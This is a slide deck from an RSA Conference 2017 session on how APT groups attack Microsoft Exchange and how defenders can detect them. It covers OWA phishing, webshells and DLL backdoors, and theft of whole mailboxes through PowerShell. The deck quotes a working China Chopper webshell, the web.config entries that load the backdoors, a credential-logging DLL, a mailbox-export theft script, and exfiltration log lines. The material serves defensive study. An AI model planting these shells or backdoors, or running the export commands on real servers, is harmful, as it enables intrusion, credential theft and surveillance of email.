RSAConference2017
San Francisco | February 13 – 17 | Moscone Center

SESSION ID: HTA-F02

Detecting and Responding to Advanced Threats within Exchange Environments

Steven Adair
President
Volexity, Inc.
@stevenadair

About Me

- Founder & President at Volexity
- Former Director of Cyber Intelligence at Verizon Terremark
- Previously stood-up and ran NASA's Cyber Threat Analysis Program (CTAP)
- Longtime Shadowserver member
- Co-author of the book Malware Analyst's Cookbook
- Assist organizations with combating cyber espionage, suppressing attacks, and eradicating threats from their networks.

Agenda

- Why Exchange?
- What Attackers are Doing with Exchange
  - Easy Mode (Phishing)
  - Advanced Mode ([Web] Shells)
  - Expert Mode (Digital Surveillance, Exfiltration, PowerShell)
- Detection and Defense
  - Get back in the driver's seat

Applying Knowledge from Today's Presentation

- By the end of this session..
  - You should have a firm understanding of how and why Exchange is such a large target and how it is being abused
- Immediately following this presentation you will be given:
  - A URL with a cheat sheet of all the commands we show in the slides (no need to rush to write them down)
  - My contact information if you have any questions or follow up
- In the weeks and months to follow you should:
  - Be able to search for signs of compromise on your Exchange server in a going forward basis
  - Tighten security settings to make it more difficult for an intruder to compromise your environment or at least go undetected

RSAConference2017

Microsoft Exchange

A Critical Target?

Why Exchange?

- Absolutely critical infrastructure for most organizations
  - Facilitates both internal and external communication
  - If e-mail doesn't work, the business isn't working
- Your business is big business to others– this infrastructure has critical importance to an attacker
  - Business Intelligence
  - Intellectual Property
  - Contacts

Why Exchange? Cont'd…

- In many organizations Exchange servers are:
  - One of the **only** systems exposed to the Internet
  - Generally not segmented from the LAN and tied into Domain
- Not monitored very closely
  - Connections are typically SSL/TLS encrypted
  - Frequently load balanced and spread amongst many servers
  - Extremely noisy and high-traffic (bandwidth and connections)
  - IT Security teams often don't know what's "normal"

RSAConference2017

Easy Mode: Phishing

Attackers Don't Need to be Advanced

Webmail Phishing – Keep it Simple

Pros

- Easy / Low barrier to entry
- In a sizable organization, someone will fall victim
- Quick and easy e-mail access


Cons

- May not be as effective against specific targets or smaller organizations
- No guarantee anything interesting in e-mail
- Wider the cast net of targets, higher odds of being detected

Who Phishes?

- 419 Scammer
  - UK Lottery / Family Member Killed in Plane Crash in Nigeria
  - Low Threat
- Hacktivists - Syrian Electronic Army (SEA)
  - Access e-mail looking for Twitter and social media passwords
  - Moderate/High Threat
- APT – Common from CN and RU groups
  - Steal Data, Man-in-the-Mailbox, and Pivot to Network Access
  - High Threat

Phishing Page? Real or Fake?



APT Webmail Phishing: Wekby

- Wekby
  - Responsible for several high-profile public breaches
  - Frequently launches campaigns with malware and phishing
    - Fake Adobe Flash or Microsoft Update
    - Citrix Login Phishing
    - OWA Phishing
  - Not overly sophisticated but wildly successful ☹
    - Attacker use what works and this group is proof of that

Wekby: Past Campaigns (Public)

SC Magazine > News > RSA confirms Lockheed hack linked to SecurID breach

Angela Moscaritolo

June 07, 2011

RSA confirms Lockheed hack linked to SecurID breach


Share this content:

Security giant RSA has confirmed that hackers leveraged stolen information about its SecurID two-factor authentication offerings in a recent attack on U.S. defense contractor Lockheed Martin.


In an open letter to customers on Monday, RSA President Art Coviello said the company would offer other customers the option to replace SecurID tokens in light of the Lockheed attack. Lockheed has stated that the incident, disclosed late last month, was thwarted, though security experts remain skeptical as to whether the firm is letting on to the true extent of the infiltration.

Wekby: Malware Only -> Phishing


- Initially operated with sophisticated exploits
  - SWC/Drive-by sites and Weaponized documents (Flash 0days)
  - 0day privilege escalation (standalone and built-in exploits)
- Turned to low budget spamming links to EXEs or ZIPs with EXEs
  - Installing Poison Ivy, Gh0st RAT, Remote RSS, Token Control (HTTP Browser), “KillYou” backdoor
- Started including phishing of user credentials ~2013
  - Citrix
  - OWA


wekby-fwkjg-gh0st.pcap [Wireshark 1.12.6 (v1.12.6-0-gee1fce6 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
1 0.000000 10.211.55.4 10.211.55.1 DNS 74 Standard query 0x835e A good.myftp.org
2 0.017297 10.211.55.1 10.211.55.4 DNS 90 Standard query response 0x835e A 223.25.233.248
3 0.018134 10.211.55.4 MSS=1460 SACK_PERM=1
4 0.426333 223.25.233. 32768 Len=0 MSS=1460 WS=1
5 0.426392 10.211.55.4 Len=0
6 0.456571 10.211.55.4 17520 Len=292
7 0.456907 223.25.233. 68 Len=0
8 0.836579 223.25.233.
9 0.947123 10.211.55.4 498 Len=0
Frame 9: 54 bytes on wire (4
Ethernet II, Src: Parallel_8
Internet Protocol Version 4,
Transmission Control Protoco
0000 00 1c 42 00 00 18 00 1c
0010 00 28 c8 0c 40 00 80 06
0020 e9 f8 04 df 00 50 ff ea
0030 44 5a 6c 3d 00 00
File: "wekby-fwkjg-gh0st.pc...
Packets: 18 · Disp...
Profile: Default
Follow TCP Stream (tcp.stream eq 0)
Stream Content
FWKJG$...x...x.K.;.0.....X.....H....e&.*.$&g+.3.Wb.X3.qb.m ~.....
XE.Z}.....`... .."..@zM...f... ...X..Q...C.1....K....&.<X+.p.h.#...
[....9.....#....T.....X.Q;.....z..@..X.
.(73.(.8?..ae....`y..5p....@V.....5
l.57.....5?]&.8.11.+02...Y.n..3.....,..:j
5.@O.....$.....{.U FWKJG.....x.c.....
Entire conversation (314 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close

Simultaneous OWA Phishing Campaign



Wekby OWA Phishing Website




```
<FORM id=logonForm method=post action=Logon.php
autocomplete="off"><INPUT id=curl value=/Fowa/ type=hidden name=curl> <INPUT
id=flags value=0 type=hidden name=flags> <INPUT id=forcedownlevel value=0
type=hidden name=forcedownlevel> <INPUT id=formdir value=2 type=hidden
name=formdir> <!-- Main table -->
```

Wekby: Malware Only -> Phishing


- If malware campaign is not successful – phished credentials are the next best thing.
- Immediately attempt to use credentials on any resource that provides remote network access:
  - Open Terminal Services / RDP
  - Web / SSL VPN
  - Citrix / Moka5 / VNC

Easy Mode APT Phishing Defenses

- Security Awareness Training
- Running Quarterly Live Phishing Exercises
- ✓ Two-Factor Authentication for OWA
- ✓ Mobile Device Management for Phones (ActiveSync)
- ✓ IP Address Restriction for Outlook Anywhere (Thick Clients)

Two Factor Everything You Can

Two-Factor OWA: Duo Post-Login



RSAConference2017

Advanced Mode: [Web] Shells

Attackers Hiding in Plain Sight

Shell, Shells, and More Shells

- More sophisticated APT actors with a foothold in an organization are focusing efforts on OWA servers
  - Fall back persistence shells
  - Primary access into network (malware that doesn't beacon)
- Two main methods for backdooring OWA
  - Typical "China Chopper" webshell
  - Custom compiled DLL as HTTP Module

ASP.NET Webshell

- We still see ASPXSpy and other full featured (large) backdoors but the consistent move has been to China Chopper. Sample file named "**owa.aspx**":

```
<%@ Page
Language="Jscript"%><%eval(Request.Item["chopper"],
"unsafe");%>
```

OWA Access and Shell Placement

- Standard URL to access OWA at a path similar to:

  https://mail.domain.com/owa/auth/logon.aspx

- Where do you think we would find the file owa.aspx?

  https://mail.domain.com/owa/auth/owa.aspx

Shell Disk Placement

- Attackers with administrative access typically place the shells in the following web directories:

  \Program Files\Microsoft\Exchange Server\V14\ClientAccess\owa\auth\

  \inetpub\wwwroot\aspnet_client\system_web\2_0_5072\

Custom .NET DLL Backdoors!

- Since at least 2012, APT attackers have been making custom .NET compiled binaries to backdoor OWA servers.
- Several revisions of the backdoors have supported the following:
  - Shell Execution (China Chopper compatible)
  - Shell Execution + Unencrypted Credential Logging
  - Shell Execution + Encrypted Credential Logging

How do they do it?

- Similar to the ASP.NET shell, they place a .DLL in the **bin** directory of one of OWA's virtual sites
  - The attackers then modify the web.config file to load the module
- Commonly used directories:

  \Program Files\Microsoft\Exchange Server\V14\ClientAccess\owa\bin
  \Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\bin
- Most commonly observed backdoor file names:

  OwaAuth.DLL
  Microsoft.Exchange.Clients.Auth.dll

web.config | Bonus Module!

This is what a normal / typical web.config might look like:

```
<!-- OWA HTTP Modules -->
<modules>
    <add type="Microsoft.Exchange.Clients.Owa.Core.OwaModule, Microsoft.Exchange.Clients.Owa" name="OwaModule"/>
</modules>
```

Here's what a modified web.config looks like:

```
<!-- OWA HTTP Modules -->
<modules>
    <add name="OwaAuth" type="Microsoft.Exchange.Clients.OwaAuth" />
    <add type="Microsoft.Exchange.Clients.Owa.Core.OwaModule, Microsoft.Exchange.Clients.Owa" name="OwaModule" />
        <add name="exppw" />
</modules>
```

Microsoft.Exchange.Clients.Auth.dll

- Some interesting strings from the DLL

```
c:\log\text.txt
Name:
 , Type:
/auth.owa
UserName:
username
, Password:
password
x.aspx
```

Microsoft.Exchange.Clients.Auth.dll

- Some interesting strings from the DLL

```
c:\log\text.txt  <- file for logged credentials
Name:
 , Type:
/auth.owa    <- filename where OWA credentials are sent
UserName:
username     <- OWA username variable for input box
, Password:
password     <- OWA password variable for input box
x.aspx
```

Notes on the new version

- Written in .NET C#
- Logs “captured” data with Base64 and DES in CBC mode
- All observed samples the DES key and IV have been the same value
  - we have seen some custom ones and frequently “12345678”
- Logs are tab separated like "{0}\t{1}\t{2}\t{3}\t{4}\t{5}" where:
  - {0} = two random numbers between 0-999 multiplied together
  - {1} = current time
  - {2} = remote IP address
  - {3} = username
  - {4} = password
  - {5} = user agent

Notes on the new version – log.txt

- Sample log.txt might look like:

BqAJ3yDfJJohcjbFEqByny7+q6yfR9bO01XBuHYfAWo6bSeLBaswm70gZq+21a862vWUAX3
M7CMF7WVbhdsM2lsoLOx82+MdwzqurgVoKZPy6tFvEZEDVuI7PxbeIHKReono3xEkmH9s
8dCigjLCKJ34qf9YH1nhuhBqzBVabSs0Tw6Fz7/zX2ktEbEEPMqCw+g2vMAEBNlzM872Two
U+YKjGF8VX3dIBGvqwP4EbFq+0ZCg/fh3ag==

- Decoded:

239073 3/2/2015 10:22:09 AM x.x.x.x <account name> <password> Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.93 Safari/537.36

Features and Capabilities

Passed via z1= and z2= and command code:

- Code 0: get logical drive strings
- Code 1: directory listing (shows name and last write time)
- Code 2: reading a file (download)
- Code 3: writing a file (upload)
- Code 4: delete a directory
- Code 5: appears to just be an echo (writes "->|text|<-" onto the page, where "text" is the Z1 value
- Code 6: writes a byte stream to disk
- Code 7: copy a directory's contents
- Code 8: move a file or directory
- Code 9: create a directory
- Code 10: set a file or directory's creation, access, write times to a specified time
- Code 11: forces the victim server to initiate a GET request to another URL and download the file
- Code 12: execute a process with redirected stdout/stderr, and report the results
- Code 13: connect to an SQL database
- Code 14 and 15: exporting the database schema and column information
- Code 16: issue an SQL SELECT, EXEC, or DECLARE statement
- Code 17: issue a non-query based SQL command

Interesting pdb strings

- D:\HttpsExts\HttpsExts\obj\Release\OwaAuth.pdb
- C:\Users\SyberSpace\Desktop\owa\HttpsExts\HttpsExts\HttpsExts\obj\Release\OwaAuth.pdb
- \Users\ljw\Documents\prj\dllshell\Dllshell\Dllshellexc2007\obj\Release\Microsoft.Exchange.Clients.Auth.pdb

Logged!

- Signs of the attacker's activity have been captured on the OWA server by Exchange's Client Access Server (CAS) logs.
- CAS logs are IIS logs that record access into an Exchange environment. In particular systems connecting via OWA, Outlook Anywhere, and ActiveSync.
- It turns out that a CAS log are a pretty great resource:
  - log access to webshells and data exfiltration files
  - log attackers that are using or attempting to use [stolen] credentials
  - **Bonus:** an easy way to find what user is on a particular internal IP address.

China Chopper User-Agents

- Popular China Chopper User-Agents:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Mozilla/5.0 (compatible; Baiduspider/2.0;
+http://www.baidu.com/search/spider.html)
Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/
bot.html)
```

- These might be good indicators as is for detection over the network, but remember we are looking IIS Logs.

Detection | China Chopper User-Agents

- In order to search/grep those User-Agents from the CAS (IIS) Logs, they need to have the spaces removed:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Mozilla/5.0 (compatible; Baiduspider/2.0;
+http://www.baidu.com/search/spider.html)
Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/
bot.html)
```

Detection | China Chopper User-Agents

- In order to search/grep those User-Agents from the CAS (IIS) Logs, they need to have the spaces removed:

```
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
Mozilla/5.0+(compatible;+Baiduspider/2.0;++http://www.baidu.com
/search/spider.html)
Mozilla/5.0+(compatible;+Googlebot/2.1;++http://www.google.com/
bot.html)
```

- Now these strings can grep'd out of the CAS Logs for signs of badness.

[Web] Shell Detection

- File Integrity Monitoring
  - The contents of the web folders on Microsoft Exchange do not change that frequently
  - Easily monitor for new or modified files
- Access Log Monitoring
  - Look for POST requests with 200 response to never before seen files

RSAConference2017

Expert Mode: E-mail Surveillance

PowerShell: Friend or Enemy?

Digital Surveillance

- Attackers are becoming **creative** when it comes to leveraging e-mail for digital surveillance.
- Leveraging their existing foothold and highly privileged access, the bad guys are using Exchange's own sys admin tools against the organization
  - Attackers are primarily conducting these operations via:
    - Shell on Exchange Server
    - Terminal Services via VPN connection
    - Command line access via existing RAT

Exchange Management

- Attackers are directly accessing Microsoft Exchange servers via PowerShell command line interfaces or the GUI-based Management consoles to do the following:
  - Export entire mailboxes for targeted users
  - Assigning user accounts special permissions to access e-mail of targeted individuals (or the entire organization)
  - Silently forward copies of all of a user's inbound e-mail

RSAConference2017

Mailbox Exporting

Not Just for System Administrators

Mailbox Exporting

- Mailbox exporting is a common system administration function
  - Backup purposes
  - Archival when user leaves organization
  - eDiscovery
- APT attackers also take advantage of this great functionality
  - Wholesale mailbox export of victim
  - Incremental mailbox theft (since last visit)

Targeted Mailbox Theft

- Using an OWA DLL backdoor attackers uploaded two files. The first file was;

  a.ps1

- The file contained the following:

```
New-MailboxExportRequest -Mailbox SmithJ -
ContentFilter {((Received -gt '06/20/2015 00:00:00') -
and (Received -lt '08/27/2015 23:59:58')) -or ((Sent -
gt '06/20/2015 0:00:00') -and (Sent -lt '08/31/2015
23:59:58'))} -FilePath \\127.0.0.1\c$\"Program
Files\Microsoft\Exchange
Server\V14\ClientAccess\owa\auth\smithj.pst
```

Targeted Mailbox Theft

- The second file the attackers uploaded was called

  WarpPowerShell.exe

- This was a file that let them avoid using the built-in console and PowerShell executables.
  - Attackers simply execute the following with SYSTEM privileges on the OWA CAS server:

```
WarpPowershell a.ps1
```

PST Exfiltration

- The attackers then exfiltrated the file right from the /auth/ folder in the OWA Virtual Directory.

```
u_ex150901.log:2015-09-01 11:25:10 W3SVC1 CAS01
10.120.x.x GET /owa/auth/smithj.pst - 443 – x.x.x.x
HTTP/1.1 FDM+3.x
OutlookSession=1402b4e4ccd49acddab136d59d93a21 –
mail.<removed>.org 206 0 995 6634084 295 620174

u_ex150901.log:2015-09-01 11:25:31 W3SVC1 CAS01
10.120.x.x GET /owa/auth/smithj.pst - 443 – x.x.x.x
HTTP/1.1 FDM+3.x
OutlookSession=1402b4e4ccd49acddab136d59d93a21 –
mail.<removed>.org 206 0 995 6896820 294 643012
```

PST Exfiltration

- The attackers then exfiltrated the file right from the /auth/ folder in the OWA Virtual Directory.

